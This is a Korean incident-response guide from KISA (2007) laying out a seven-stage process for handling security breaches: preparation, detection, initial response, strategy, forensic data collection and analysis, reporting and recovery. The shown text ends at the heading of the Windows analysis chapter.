침해사고 분석 절차 가이드

2007. 9

www.kisa.or.kr

본 가이드는 한국정보보호진흥원에서 해킹침해사고를 신속히 분석하기 위한 지침서로 개발되었습니다. 본 가이드는 국내 한국정보보호진흥원 인터넷 침해사고대응지원센터 해킹대응팀 연구원들과 국내 보안전문가들이 공동으로 작성하였습니다.

2007년 9월

사업 책임자 : 본 부 장 김우한
연구 책임자 : 팀 장 최중섭
참여 연구원 : 선임연구원 서진원
주임연구원 주필환
주임연구원 한단송
연 구 원 김영직
외부 전문가 : 고려대학교 이상진
테라스코프 나병윤
데이터크래프트코리아 김문진
감 수 : KCC시큐리티 가성호

목 차

www.kisa.or.kr

표 목차

그림 목차

목 차

그림 목차

www.kisa.or.kr

그림 목차

www.kisa.or.kr

제 1 장

서 론

제 1 장 | 서 론

최근 인터넷 침해사고의 추세는 주로 금전적인 이익을 얻기 위하여 발생하고 있으며, 그 수법이 갈수록 지능적이고 복합적인 기법들을 사용하여 대응과 분석이 점점 어려워지고 있다. 최근의 침해사고들을 보면 국외의 해커들이 국내 홈페이지를 해킹한 후 악성코드를 은닉하고 이를 통해 국내 온라인게임 사용자들의 게임정보를 해외로 유출하고, 국내의 웹서버들을 해킹한 후 금융사기를 위한 피싱(Phishing) 사이트로 악용하기도 한다. 또한, 국내의 수많은 PC들이 악성 Bot 등 악성코드에 감염되어 공격자에 의해 조정당하고 분산서비스거부공격(DDoS), 스팸발송, 와레즈 사이트 등에 악용되고 있다. 이외에도 스파이웨어, 키로그, 루트킷 등 다양한 악성 프로그램들이 범죄 목적으로 설치되고 있다.

이처럼 인터넷 침해사고를 일으키는 해킹 기법이 지능화됨에 따라 침해사고에 대한 분석도 어려워지고 있다. 홈페이지 악성코드 은닉사고의 경우도 다양한 방법으로 악성코드를 숨기고 있으며, 악성 Bot도 탐지가 어려운 루트킷과 결합되어 탐지가 어려워지고 있다. 이렇게 침해사고분석이 어려워짐에 따라 해킹피해 기관 또는 악성코드에 감염된 개인이 침해사고에 대한 적절한 대응을 하지 못하여 피해가 확산되거나 복구가 불완전하게 되어 반복적으로 피해를 입는 경우가 많다.

본 가이드에서는 해킹피해 기관이나 개인이 침해사고를 당하였을 경우 이에 대응하기 위한 분석절차와 기술을 제시한다. 특히, 본 가이드에서는 최근 가장 문제가 되고 있는 악성봇 감염 PC의 분석 및 대응, 홈페이지 악성코드 은닉 사고를 중심으로 분석 및 대응절차를 소

개하여 유사 사고 피해기관에서 활용할 수 있도록 한다.

본 가이드의 2장에서는 침해사고발생시 사고분석자가 취해야 할 단계별 침해사고 분석 절차를 소개한다. 3장에서는 윈도우, 리눅스와 같은 각 운영체제와 네트워크, 데이터베이스 등 각 부분에서의 사고분석 기술을 상세히 알아보도록 한다. 4장에서는 최근 국내에서 많은 피해를 입히고 있는 대표적인 사고인 홈페이지 악성코드 은닉 사고와 악성 봇 관련 사고에 대한 분석절차를 소개한다.

www.kisa.or.kr

침해사고 분석 절차 가이드

제 2 장
단계별 침해사고 분석 절차

제 2 장 | 단계별 침해사고 분석 절차


제1절 사고대응 방법론

법에 명시된 정보보호 침해사고란 해킹, 컴퓨터바이러스, 논리폭탄, 메일폭탄, 서비스거부 또는 고출력 전자기파 등에 의하여 정보통신망 또는 이와 관련된 정보시스템을 공격하는 행위로 인하여 발생한 사태를 말한다(정보통신망이용촉진및정보보호등에관한법률 제2조 1항 7조). 하지만 실무에서는 해킹, 컴퓨터바이러스 유포에 한정하지 않고 모든 전자적인 공격 행위 및 그 결과에 따라 발생한 각종 피해로 생각하고 있다.

침해사고의 종류는 바이러스, 트로이잔, 웜, 백도어, 악성코드 등의 공격, 비인가된 시스템 접근 및 파일 접근, 네트워크 정보 수집을 포함한 비인가된 네트워크 정보접근, 네트워크 서비스의 취약점을 이용하여 서비스를 무단 이용하는 비인가된 서비스 이용, 네트워크 및 시스템의 정상적인 서비스를 마비 또는 파괴시키는 서비스 방해 등 다양한 침해사고들이 존재하고 있다. 침해사고의 최근 경향으로 지능화되고 자동화된 공격기법이 늘어나고 있다. 이러한 특징을 요약하면 다음과 같다.

- 대규모(동시에 다수의 서버를 공격)
- 분산화(다수의 서버에서 목표시스템을 공격)
- 대중화(해킹관련 정보의 손쉬운 획득)
- 범죄적 성향(금전적 이익, 산업정보 침탈, 정치적 목적)

이러한 공격들은 복잡하고, 다양한 기술을 이용하여 시도되고 있다. 따라서 우수한 보안 기술을 채택하여 침해사고 발생을 억제할 필요가 있으며, 침해사고가 발생한 경우 이를 철저히 조사하여 향후 동일한 사고가 발생되지 않도록 조치를 취해야 한다. 아래 그림은 단계별 침해사고 대응 절차를 나타내고 있다. 여기서 제시된 절차는 7가지 대응 요소로 나뉜다.



〈그림 2-1〉 사고 대응 7단계

- 사고 전 준비 과정 : 사고가 발생하기 전 침해사고 대응팀과 조직적인 대응을 준비
- 사고 탐지 : 정보보호 및 네트워크 장비에 의한 이상 징후 탐지. 관리자에 의한 침해 사고의 식별
- 초기 대응 : 초기 조사 수행, 사고 정황에 대한 기본적인 세부사항 기록, 사고대응팀 신고 및 소집, 침해사고 관련 부서에 통지
- 대응 전략 체계화 : 최적의 전략을 결정하고 관리자 승인을 획득, 초기 조사 결과를 참고하여 소송이 필요한 사항인지를 결정하여 사고 조사 과정에 수사기관 공조 여부를 판단

- 사고 조사 : 데이터 수집 및 분석을 통하여 수행. 언제, 누가, 어떻게 사고가 일어났는지, 피해 확산 및 사고 재발을 어떻게 방지할 것인지를 결정
- 보고서 작성 : 의사 결정자가 쉽게 이해할 수 있는 형태로 사고에 대한 정확한 보고서를 작성
- 해결 : 차기 유사 공격을 식별 및 예방하기 위한 보안 정책의 수립, 절차 변경, 사건의 기록, 장기 보안 정책 수립, 기술 수정 계획수립 등을 결정

제2절 사고대응 전 준비과정

계획된 준비 과정은 성공적인 사고 대응을 이끌어 낸다. 침해 사고는 시스템 및 네트워크의 운영이 관리자의 통제 및 예측을 벗어난 상태에서 운영될 때 발생된다는 것을 고려할 때, 사고 대응자는 사건이 언제 어떤 방식으로 일어날지 알 수 없다. 더욱이 외부의 사고 대응자는 사고가 일어나기 전에는 시스템을 관리하거나 접근할 권한이 없다. 따라서 사고 전 준비 과정에서는 침해 사고 대응팀이 사고 현장에 도착해서 빠르고 정확하게 사고 대응을 실시할 수 있도록, 관리자와 긴밀한 협조관계와 각 직책별 행동 방안을 구축해야 한다. 이와 덧붙여서 사고 대응을 위한 기술 개발, 도구의 준비, 네트워크와 시스템의 사전 조치 등을 취하여야 한다.

1. 사고 대응 체제의 준비

효율적인 사고 대응을 위해 준비단계에서는 범 조직적인 전략과 대처 방안을 개발해야 한다. 아래는 사고 대응 체제의 준비과정을 요약한 것이다.

- 호스트 및 네트워크 기반 보안 측정 수행
- 최종 사용자 교육 훈련
- 침입탐지 시스템 설치
- 강력한 접근 통제 실시
- 적절한 취약점 평가 실시
- 규칙적인 백업 수행
- 침해사고 대응팀과의 비상 연락망 구축

2. 침해사고 대응팀의 준비


침해사고 대응팀은 전문가 조직을 구성하고 시스템 네트워크 관리자와 긴밀한 협조 관계를 구성해야 한다. 침해사고 대응팀의 준비 단계에서는 다음 사항들을 고려해야 한다.

- 사고 조사를 위한 도구(H/W, S/W) 구비
- 사고 조사를 위한 문서양식 정형화
- 대응 전략 수행을 위한 적절한 정책과 운용 과정 수립
- 간부, 직원들에 대한 교육 훈련 실시

사고가 일어난 후에 침해사고 대응에 필요한 자원을 준비하려는 조직은 없을 것이다. 사고 해결에는 즉각적인 대응이 필수이므로, 준비 미흡으로 인해 대응 시간이 불필요하게 지연되는 일이 없도록 해야 한다.

제3절 사고 탐지

만약 효과적으로 사고를 탐지할 수 없다면, 사고 대응을 성공적으로 수행할 수 없다. 따라서 사고 탐지는 사전에 사고 대응자와 관리자가 함께 구성해야 할 요소 중 하나이다. 침해사고는 주로 공격자에 의한 비인가 접속, 전산자원의 오남용 및 불법적인 사용 시도로 성공하였다고 의심될 때 관리자에 의해 인지된다. 사고 탐지는 시스템 및 네트워크 사용자 또는 관리자에 의해 탐지되며, 침입탐지 시스템, 방화벽과 같은 정보보호 장비들에 의해 그 세부 기록을 확인할 수 있다. 사고 탐지와 관련된 영역과 징후가 〈그림 2-2〉에 묘사되어 있다.



〈그림 2-2〉 사고 탐지 및 사고 징후

대부분의 조직에서는 다음 세 가지 방법 중에 하나를 이용하여 탐지된 사고를 보고할 것이다.

- 직속상관에게 보고
- 전산 지원실에 신고
- 정보보호 부서에 의해 관리되는 사고 핫라인으로 신고

어떤 식으로 사고가 보고될지라도, 중요한 것은 최초 탐지하게 된 경위와 인지된 상황을 빠짐없이 보고하는 것이다. 이때 적절한 요소들을 기록하고, 대응 절차를 단계별로 수행하기 위해 초기 대응 점검표를 이용하는 것이 좋다. 초기 대응 점검표는 사고가 탐지된 이후에 확인해야 할 세부항목들을 기술하고 있다. 초기 대응 점검표 구성에 중요한 요소는 다음과 같다.

- 현재 시간과 날짜
- 사고보고 내용과 출처
- 사건 특성
- 사건이 일어난 일시
- 관련된 하드웨어, 소프트웨어의 목록
- 사고 탐지 및 사고 발생 관련자의 네트워크 연결 지점

초기 대응 점검표가 완전히 작성된 이후에 침해사고 대응팀이 활동을 시작하여야 정확하고 신속한 대응이 가능하다. 따라서 대응팀은 사고 관련자들과 면담을 하면서 초기 대응 점검표를 정확히 작성할 수 있어야 한다.

제4절 초기대응

조사의 초기 단계는 적절한 대응을 위한 충분한 정보를 얻는 것이다. 초기 대응은 침해사고 대응팀을 소집하고, 네트워크와 시스템의 정보들을 수집하며, 발생한 사건의 유형 식별과 영향 평가를 포함한다. 또한, 다음 단계로 진행할 수 있도록 충분한 정보를 모으고, 대응 전략을 세우는 것이 목적이다.

초기 대응의 첫 단계는 전산 관리팀의 전문가가 조치를 수행하고, 침해사고 대응팀이 도착한 이후에는 초기 조치 사항들을 인수인계하고, 이후의 조치는 침해사고 대응팀에 맡기거나 함께 공조를 하게 된다. 원활한 인수인계 및 조치사항 검토를 위해 각 단계에서 수행되는 모든 행동들은 문서화하여 기록을 유지하는 것이 중요하다.

초기 대응 이후에는 관련 데이터를 수집하게 되는데, 이 과정에서는 다음과 같은 작업들이 포함된다.

- 사건의 기술적인 내용을 통찰할 수 있는 시스템 관리자와 면담
- 사건 분석을 위한 정황을 제공해 줄 수 있는 인원들과의 면담
- 침입 탐지 로그와 데이터 식별을 위한 네트워크 기반 로그의 분석
- 공격 경로와 수단을 알아내기 위한 네트워크 구조와 접근 통제 리스트의 분석

대응팀의 첫 번째 임무는 현재 발생한 사건이 시스템과 네트워크를 직간접적으로 침해한 사건이며, 이 사건이 업무 및 서비스에 영향을 미친다는 것을 검증을 통해 확인하는 것이다. 이를 위해 대응팀은 사고에 대한 충분한 정보를 확보하고 이를 검토해야 한다. 초기 대응 단계가 마무리 되면 실제로 사고가 일어났는지(혹은 오탐인지), 침해된 시스템에 대한 적당한 대응책이 있는지, 사건의 유형은 무엇인지, 그리고 사고로 인한 잠재적인 업무 영향은 무엇인지 등을 알 수 있을 것이다. 이렇게 적절한 정보가 준비되면 이를 판단근거로 하여, 현재 사고를 어떻게 처리할 것인지를 결정(대응 전략 수립)할 수 있다.

제5절 대응전략 수립

대응전략 수립 단계의 목표는 주어진 사건의 환경에서 가장 적절한 대응전략을 결정하는 데 있다. 전략은 정책, 기술, 법, 업무 등의 사고와 관련된 적절한 요인들을 고려해야 한다.

1. 환경의 전체적인 고려

대응전략은 침해 사고의 환경에 많은 영향을 받는다. 사고조사를 위해 얼마나 많은 자원이 필요한지, 증거의 완벽한 확보를 위해 저장 매체를 완전히 복사하는 포렌식이미징(Forensic Duplication) 작업이 필요한지, 형사소송 또는 민사소송을 할 필요가 있는지, 대응 전략에 다른 관점이 있는지를 결정해야 한다. 이러한 결정을 위해 다음의 요소들을 검토하여 대응 전략을 수립하도록 한다.

- 침해당한 컴퓨터가 얼마나 중요하고 위험한가?
- 침해당하거나 도난당한 정보가 얼마나 민감한 것인가?
- 사건이 외부에 알려졌는가?
- 직/간접적인 공격자는 누구인가?
- 공격자에 의해 침해된 비인가 접근의 수준은 어느 정도인가?
- 공격자의 수준은 어느 정도인가?
- 시스템과 사용자의 업무중단 시간은 어느 정도인가?
- 어느 정도의 경제적 피해가 있었는가?

사고는 바이러스 사고부터 고객 데이터베이스 노출까지 매우 다양하다. 일반적인 바이러스 사고는 시스템이 다운되거나 자료가 소실되는 사고로 이어지고, 고객 데이터베이스가 노출되는 사고는 사업의 파산으로 이어질 수도 있다. 따라서 각 사고에 대한 대응 전략은 달라질 것이다.

따라서 정확한 대응 전략 수립을 위해 초기 대응 동안에 얻은 세부사항들을 충분히 검토해야 한다. 예를 들면, DoS 공격의 출처가 중고등학교 웹서버일 경우와 경쟁사 직원의 시스템일 경우의 대응은 서로 다르게 다루어질 것이다. 따라서 대응 전략을 결정하기 전에 사고의 세부항목과 요인에 대한 재조사가 필요할 것이다. 특히 조직의 대응 방침은 대응 전략에 중요한 역할을 할 것이다. 대응 방침은 대응 능력, 기술 자원, 정책적 고려, 법적 제한, 업무 목적에 의해 결정된다.

2. 적절한 대응 고려

공격 환경과 대응 능력을 고려하여, 다양한 대응 전략을 수립하여야 한다. 다음 표는 일반적인 상황에서 대응 전략과 가능한 결과를 보여준다. 대응 전략은 어떻게 사고의 결과로

〈표 2-1〉 사고 유형에 따른 대응 전략 수립의 예

사고	예	대응 전략	예상 결과
DoS 공격	TFN DDoS 공격	Flooding의 효과를 최소화 하기 위해 라우터 재설정	라우터 재설정으로 공격의 효과를 완화
비인가 사용	업무용 컴퓨터 오용	증거물의 포렌식 이미지 확보와 조사 용의자와 면담	범인 식별, 징계를 위한 증거 확보. 해당 직원의 직위나 과거 조직 정책의 위반 등을 고려하여 징계
파괴 행위	웹 사이트 손상	웹 사이트 모니터 온라인 상태로 조사 웹 사이트 복구	웹사이트의 복구 범인 식별을 위해 수사기관이 참여할 수 있음
정보의 도난	신용카드 도난 및 고객정보 유출	관련된 시스템의 이미지 확보. 도난 신고 법적 대응 준비	상세한 조사 시작. 수사 기관 참여 예상된 피해복구를 위한 민사 소송 얼마간 시스템의 오프라인 유지
컴퓨터 침입	buffer overflow 또는 IIS 공격을 통한 원격 접속	공격자의 활동 감시 비인가 접속 봉쇄 시스템의 보안 재설정 및 복구	침입에 사용된 취약점을 식별하고 수정 및 패치 시행 범인의 식별 유무를 결정

부터 얻을 수 있는지 결정해야 한다.

언급한 바와 같이, 대응 방법에 따라 조직이 영향을 받을 수 있기 때문에 대응 전략은 조직의 업무 목표를 고려해야 하며, 상위 관리자가 승인해야 한다. 대응 전략은 다음과 같은 장단점을 고려하여 수립해야 한다.

- 네트워크 및 시스템 다운시간과 이로 인한 운영상의 영향
- 사건 공개와 그에 따른 조직의 대외 이미지와 업무에 영향
- 지적 재산권의 도용과 잠재적인 경제적 영향

다음에 나오는 기준들은 사고 대응에서 수사기관에 신고하여 법적인 대응을 할 것인지 아닌지를 결정할 때, 고려되어야 할 사항 들이다.

- 사고의 비용이나 피해정도가 범죄 전문가를 초빙할만한가?
- 사법이나 형사 조치가 조직이 원한 만큼 결과를 이끌어 낼 것인가?(상대로부터 피해를 복구하거나 손해배상을 받을 수 있나?)
- 사고 원인 분석은 타당한가?
- 효과적인 수사에 도움이 되는 적절한 문서와 정리된 보고서를 가지고 있는가?
- 수사관이 효과적으로 행동할 수 있도록 준비될 수 있는가?
- 수사관들과 공조한 경험이 있거나 그 방법을 잘 알고 있는가?
- 사고 내용의 공개를 감수할 수 있는가?
- 데이터 수집 절차는 합법적인 행동이었는가?
- 법률 분쟁이 사업 수행에 어떻게 영향을 줄 것인가?

〈표 2-2〉 침해사고별 대응 방침의 예

구분	조치사항
DoS 공격	DoS 공격지를 밝히기 위해서는 ISP와 협조해야 한다. 민간에게는 이러한 권한이 없으므로 수사기관과 공조한다. 공격지가 밝혀지면, 공격자의 신분을 밝히거나 행동을 제지하기 위한 법적 조치를 강구한다.
외부 공격자	가능성이 있는 IP 주소를 식별하고, 공격자의 신분을 밝히기 위한 법적 조치를 강구한다.
음란물 소유	음란물 소유 자체는 법적 조치를 받지 않는다. 그러나 민사 책임, 업무 태만, 내규 위반 등을 검토하기 위해서 인사부서나 변호사와 상담한다.
음란물 유포	음란물 유포는 법적 조치를 받는 사항이므로 수사기관에 신고할 필요가 있다. 이와 더불어 유포 금지와 접속을 통제할 방법을 강구한다.
스팸메일	민사 책임으로부터 조직을 보호하기 위해서 인사부서나 변호사와 상담하는 것이 바람직하다.

사건의 내용이 법적인 제제가 필요한 사항이 아니라 내부에서 처리해야 할 사항이라면 직원 관리 차원에서 사원을 징계하고 해고하는 것이 일반적이다. 다음은 사원 인사 조치의 예이다.

- 공식적인 징계 문서
- 해고
- 일정 기간 동안의 근신
- 업무 재분배
- 임시 봉급 삭감
- 행동들에 대한 공개적, 개인적인 사과
- 네트워크나 웹 접근과 같은 권한의 박탈

제6절 사고 조사

사고 조사는 "누가, 무엇을, 언제, 어디서, 어떻게 그리고 왜"와 같은 사항들을 결정하는 것이 필요하다. 이를 위해 사건 조사는 호스트 기반과 네트워크 기반 증거로 나누어 조사해야 한다.


사고 조사를 어떻게 하든지 간에 공격자에 의해서 일어난 사고를 수습하고 공격자를 색출하는 것에 초점이 맞추어질 것이다. 즉, 조사의 핵심은 누가 어떤 것에 손상을 입혔는가를 확인하는 것이다. 따라서 누가, 무엇을, 언제, 어디서 그리고 어떤 정보가 사고와 관련된 것인지를 확인하기 위해 사고 조사 과정은 데이터 수집과 자료 분석 단계로 나뉜다.

1. 데이터 수집

데이터 수집은 사건 분석을 하는 동안 깊이 살펴보아야 할 범행들과 단서들의 수집이다. 수집한 데이터는 결론을 내는데 필요한 기본 정보들을 제공한다. 만약 가능한 모든 데이터를 수집하지 않았다면 적절하게 사고를 해결할 수 없고 또 사고가 어떻게 일어났는지 이해할 수 없을 것이다. 따라서 어떤 수사를 하기 전에 접근 가능한 데이터를 모두 수집 해야만 한다. 아래는 데이터 수집 시 봉착하는 어려움 또는 요구사항들이다.

- 법적 소송을 염두해 둔다면 증거가 무결성과 적법성을 유지하도록 디지털 데이터를 수집해야 한다.
- 종종 엄청난 양의 데이터를 수집하고 보관해야 할 경우가 있다.

이런 요구사항들은 만족시키면서 기술적인 데이터를 획득하고 사고 분석을 하려면 컴퓨터 포렌식 기술이 필요하다.



〈그림 2-3〉 수집된 데이터의 분석 예

데이터를 수집하는 동안 수집한 정보는 기본적으로 호스트 기반 정보, 네트워크 기반 정보와 그밖에 일반적인 정보로 나뉠 수 있다.

가. 호스트 기반 정보

호스트 기반 정보는 네트워크에서 얻어진 것이 아니라 시스템에서 얻어진 로그, 레코드, 문서 그리고 또 다른 정보들을 포함한다. 예를 들면, 호스트 기반 정보는 특정기간 동안 증거를 보관하고 있었던 시스템 백업 일 수도 있다. 호스트 기반 데이터 수집은 휘발성 데이터를 우선 수집한 후 포렌식 이미징 작업을 통해서 정보를 모으는 것이다.

데이터 수집의 첫 번째 단계는 정보들이 사라지기 전에 휘발성 정보들을 수집하는 것이다. 어떤 경우에는 중요 증거가 일시적으로 있었다가 없어지며, 피해 시스템이나 사건조사

에 중요한 시스템을 끌 때 사라져 버리는 경우가 있다. 이러한 휘발성 증거는 사고 의도를 이해하고자 할 때 매우 중요한 정보와 시스템의 "snap-shot"을 제공한다. 다음은 수집해야 할 휘발성 데이터의 종류를 나타낸다.

- 시스템 날짜와 시간
- 시스템에서 현재 동작 중인 어플리케이션
- 현재 연결이 성립된 네트워크 상황
- 현재 열려진 소켓(포트)
- 열려진 소켓 상에서 대기하고 있는 어플리케이션
- 네트워크 인터페이스의 상태
- 메모리 정보
- 현재 열려진 파일
- 시스템 패치 상황

이런 정보들을 수집하기 위해 Live Response가 수행되어야만 한다. Live Response는 시스템이 동작하고 있을 때 수행되어야 한다. Live Response는 아래와 같은 세 가지로 구분할 수 있다.

- Initial Live Response : 대상시스템이나 피해 시스템의 휘발성 데이터만 획득하는 것을 말한다.
- In-depth Response : 휘발성 데이터만 수집하는 것을 넘어서, 합법적인 대응 전략을 결정하기 위해서 대상시스템이나 피해 시스템으로부터 충분한 부가 정보를 획득한다.
- Full Live Response : Live 시스템의 완전 조사를 위한 대응을 말한다. 시스템을 꺼야 하는 디스크 복제 작업 대신에 수사를 위한 모든 데이터를 Live 시스템으로부터 수집한다.

어떤 시점에서(보통은 초기 대응 시간에), 증거 매체의 디스크 복제 작업을 해야 할 지를 결정해야 한다. 일반적으로, 사고가 조사하기 어렵고 지워진 데이터를 복구해야 한다면 디스크 복제 작업이 유용하다. 대상 매체의 디스크 복제는 컴퓨터 포렌식 기술을 사용하여 이루어져야 한다. 이 작업은 대상 시스템과 완벽히 동일한 복사본 이미지를 제공함으로써 잠재적인 증거가 파괴되거나 변조될 거라는 걱정을 없게 만든다. 만약 향후 분석 과정을 거쳐 소송과 같은 법적 조치가 예상되면 일반적으로 대상 시스템을 복제한 포렌식 이미지를 수집하는 것이 바람직하다. 만약 사고가 여기저기에서 다중으로 발생한다면 포렌식 이미징 작업을 전 시스템에서 수행하기 어렵기 때문에 작업 수행 여부는 신중하게 결정해야 한다.

나. 네트워크 기반 증거

네트워크 기반 증거는 다음의 정보를 포함하고 있다.

- IDS 로그
- 관련자의 허락을 득한 네트워크 모니터링의 기록
- ISP 가입자 이용 기록 장치/감시 장치의 로그
- 라우터 로그
- 방화벽 로그
- 인증 서버 로그

특정 조직은 종종 증거를 모으고, 내부 공모자의 의심스러운 점을 확인하기 위해서 네트워크 감시(합의가 된 모니터링)를 수행한다. 호스트 기반 감시가 효과적이지 않다면 네트워크 감시가 증거의 유효성을 높여줄 수 있다. 네트워크 감시는 공격을 막고자 하는 것이 아니라, 사고 발생시 관련 정보를 수집하기 위한 것으로 조사 분석에 많은 증거를 제공하기도 한다.


- 컴퓨터 보안 사고의 주변 인물들 중에 사건에 가담하여, 증거를 고의적으로 손상시킬 여지가 있는 관련자를 증거로부터 격리시킨다.
- 추가적인 증거나 정보를 축적한다.
- 정보 노출의 범위를 검증한다.
- 사고와 관련된 추가 내부 인원들을 확인한다.
- 네트워크에서 일어난 이벤트의 timeline을 결정한다.
- 대응 방침에 대한 상급자의 확실한 승인을 확보한다.

다. 기타 증거

"기타 증거"는 증언과 사람들로부터 얻어진 다른 정보들을 뜻한다. 이것은 디지털 정보를 다루는 방식이 아닌 전통적인 조사 방식으로 증거를 수집한 것이다. 내부 직원의 개인 정보 파일을 수집할 때 직원을 인터뷰하고 모아진 정보를 문서화하는 것이 그 예라 할 수 있다.

2. 데이터 분석(포렌식 분석)

데이터 분석은 모든 수집된 정보의 전체적 조사를 의미한다. 이것은 로그 파일, 시스템 설정 파일, 웹 브라우저 히스토리 파일, 이메일 메시지와 첨부파일, 설치된 어플리케이션 그리고, 그림파일 등을 포함한다. 소프트웨어 분석, 시간/날짜 스탬프 분석, 키워드 검색, 그외의 필요한 조사과정을 수행한다. 포렌식 조사는 또한 로우레벨에서의 조사도 수행한다. 이 과정에 수행되는 각 요소들은 다음 그림에 나타나 있다.



〈그림 2-4〉 데이터 분석 절차

제7절 보고서 작성

보고서 작성은 가장 어렵고도 중요한 단계이다. 보고서를 읽게 되는 상급자 또는 소송 관련자들은 컴퓨터에 대한 기본지식이 부족한 경우가 많기 때문에, 누구나 알기 쉬운 형태로 작성되어야 한다.

데이터 획득, 보관, 분석 등의 과정을 6하원칙에 따라 명백하고 객관적으로 서술해야 한다. 또한 사건의 세부 사항을 정확하게 기술하고, 의사 결정자가 이해하기 쉽게 설명되어야 하며, 재판 과정에서 발생하게 될 논쟁에 대응할 수 있도록 치밀하게 작성되어야 한다.

제8절 복구 및 해결 과정

컴퓨터 보안사고 대응의 마지막 단계는 현재 발생한 사고로 인해 제 2, 제 3의 피해를 막고 재발을 방지하기 위한 조치들이 이루어져야 한다. 이를 위해 다음과 같은 조치들을 취해야 한다.

- 조직의 위험 우선순위 식별
- 사건의 본질을 기술 : 보안 사고의 원인과 호스트, 네트워크의 복원시 필요한 조치
- 사건의 조치에 필요한 근원적이고 조직적인 원인 파악
- 침해 컴퓨터의 복구
- 네트워크, 호스트에 대해 밝혀진 취약점에 대한 조치(IDS, Access control, firewall)
- 시스템을 개선할 책임자 지명
- 시스템 개선이 이루어지고 있는지 추적
- 모든 복구 과정이나 대책의 유용성 검증
- 보안 정책 개선

www.kisa.or.kr

침해사고 분석 절차 가이드

제 3 장
침해사고 분석기술

제 3 장 | 침해사고 분석 기술

제1절 윈도우 사고분석

